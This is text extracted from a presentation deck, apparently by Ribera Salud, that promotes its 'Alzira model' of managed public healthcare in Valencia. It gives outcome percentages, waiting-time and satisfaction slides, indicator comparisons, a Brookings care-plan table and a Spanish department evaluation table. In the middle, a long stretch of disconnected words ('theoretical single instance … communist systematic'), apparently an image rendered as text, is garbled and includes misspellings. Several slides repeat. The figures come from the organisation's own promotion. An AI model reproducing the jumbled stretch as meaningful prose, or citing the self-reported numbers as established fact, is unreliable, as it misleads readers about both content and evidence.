


More proactive and targeted care


Ribera Salud health pyramid



Number of patients



Population and cost dispersion




Average cost per patient





More proactive and targeted care

A11 patients distribution according to the cost per patient and their likelihood of hospitalization.





RESULTS





Outcomes

Health Portal (for engaged patients)

- 18% Hospital Utilization

- 32% A&E Utilization

- 9,2% referrals to Hospital

Engaged patients are patients with, at least, 3 interactions PY trough the HP.

BA, Transparency and Benchmark

- 30% Average Cost DRG


1 million € saved every 1.100 admissions

Compared to average EU cost for DRG




Emergency Activity

Emergencies evolution in Alzira Hospital






Emergency Activity






Demand Management Results





Demand Management Results


Complexity by age group





Demand Management Results

Mortality and complications 2015







Waiting lists

Results

Waiting times for surgery in 2015 (days)



Waiting times for appointments with a specialist in 2015 (days)



- Source data SNS 2015 (available in June 2016): <http://inclasns.msssi.es/main.html>

(Indicadores --> accesibilidad --> Tiempo espera intervenciones quirúrgicas no urgentes)


- Source VC data: <http://www.san.gva.es/web/dgas/informe-de-situacion-diciembre-2015>

- Source concessions data: Alumbra Report December 2015 (Conselleria de Sanitat)




Satisfaction Survey

Overall satisfaction with hospital care february 2015



Overall satisfaction with primary care february 2015



*VC a 2014



Satisfaction Survey

- 91% of the patients show their satisfaction with the health care provided.
- 94% do not know the Alzira Model.



The citizen is not concerned about WHO manages the hospital, but HOW it is managed.



Indicators

Indicators 2015	Ribera Salud	Valencian Communit y
Mean pre-surgery stay (days)	0.21	0.54
Outpatient Surgery substitution rate	81.3%	76.8%
Rate of low-risk C-section	6.5%	8.3%
Hip fractures operated within 48 hours	83.9%	51.2%



Brookings Institution

Measure	Before the inclusion in the Complex Care Plan (2012)	After the inclusion in the Complex Care Plan (2014)	Variation (%)
First outpatient visits	5,688	5,190	-8.76%
Ongoing outpatient visits	15,700	16,122	2.69%
Hospital emergencies	6,752	5,680	-15.88%
Hospital admissions	2,933	2,123	-27.62%
Hospital readmissions	266	197	-25.94%

SPAIN

Reinventing
Chronic Care
Management for
the Elderly

Ribera Salud Hospital System | Valencia, Spain



h
ances



interest putatively
processes collecting
information-oriented
explicated longitudinal snapshot
practical routes social
selection become cho
Single-subject
approach types
historical the
thus focus event
phenomeno
retrospective
whether
local
choice looking
opposed important
viewed
example
single

Case Study
theoretical
single
instance
selecting
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researcher
frame
development
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typical
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generating
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structure
hypotheses
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making
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defined
often selected
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therefore
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prior
gain
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principles
take
mix
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strategy
rich many
qualitative
rules
delimited
resk-life
Another
results
reveal
wherein
confused
Decisions
Three
investigates
techniques
decided
key
nested
explanation
communist
systematic
history
in-depth
evalutive
group
key

MBA Class at the University of Harvard in Boston (Massachusetts), where our management model was presented as a business case study.



HARVARD
BUSINESS
SCHOOL



Satisfaction Survey

- 91% of the patients show their satisfaction with the health care provided.
- 94% do not know the Alzira Model.



The citizen is not concerned about WHO manages the hospital, but HOW it is managed.



Health Department Evaluation

INDICADOR	Tema	RIBERA	TORREVIEJA	DENIA	VINALOPÓ
		Valor	Valor	Valor	Valor
Prestar atención sanitaria que responda a las expectativas de la población.					
Satisfacción: Prestar atención sanitaria que responda a las expectativas de la población.					
1. Índice sintético de satisfacción.	Calidad	97,58%	98,45%	98,85%	98,85%
Ciudadanos: Generar confianza y seguridad en el sistema.					
Ciudadanos: Generar confianza y seguridad en el sistema.					
2. Índice de calidad de la información.	Calidad	97,05%	95,10%	97,05%	97,05%
3. Índice de percepción de mejora.	Calidad	92,97%	93,09%	92,97%	92,97%
Penalización OE.3- Ciudadanos: Generar confianza y seguridad en el sistema					
Promover la salud					
4. Indicador de Cobertura vacunal de polio a los 6 meses.	Salud Pública	100,00%	100,00%	100,00%	100,00%
5. Indicador de Cobertura vacunal Triple Vírica a los 6 meses.	Salud Pública	100,00%	100,00%	100,00%	100,00%
6. Indicador de Cobertura vacunal DTP a los 18 meses.	Salud Pública	91,82%	91,82%	91,82%	91,82%
7. Cribado de HTA de riesgo elevado	Salud Pública	34,41%	34,41%	34,41%	34,41%
8. Control de hipertensión	Salud Pública	33,23%	33,23%	33,23%	33,23%
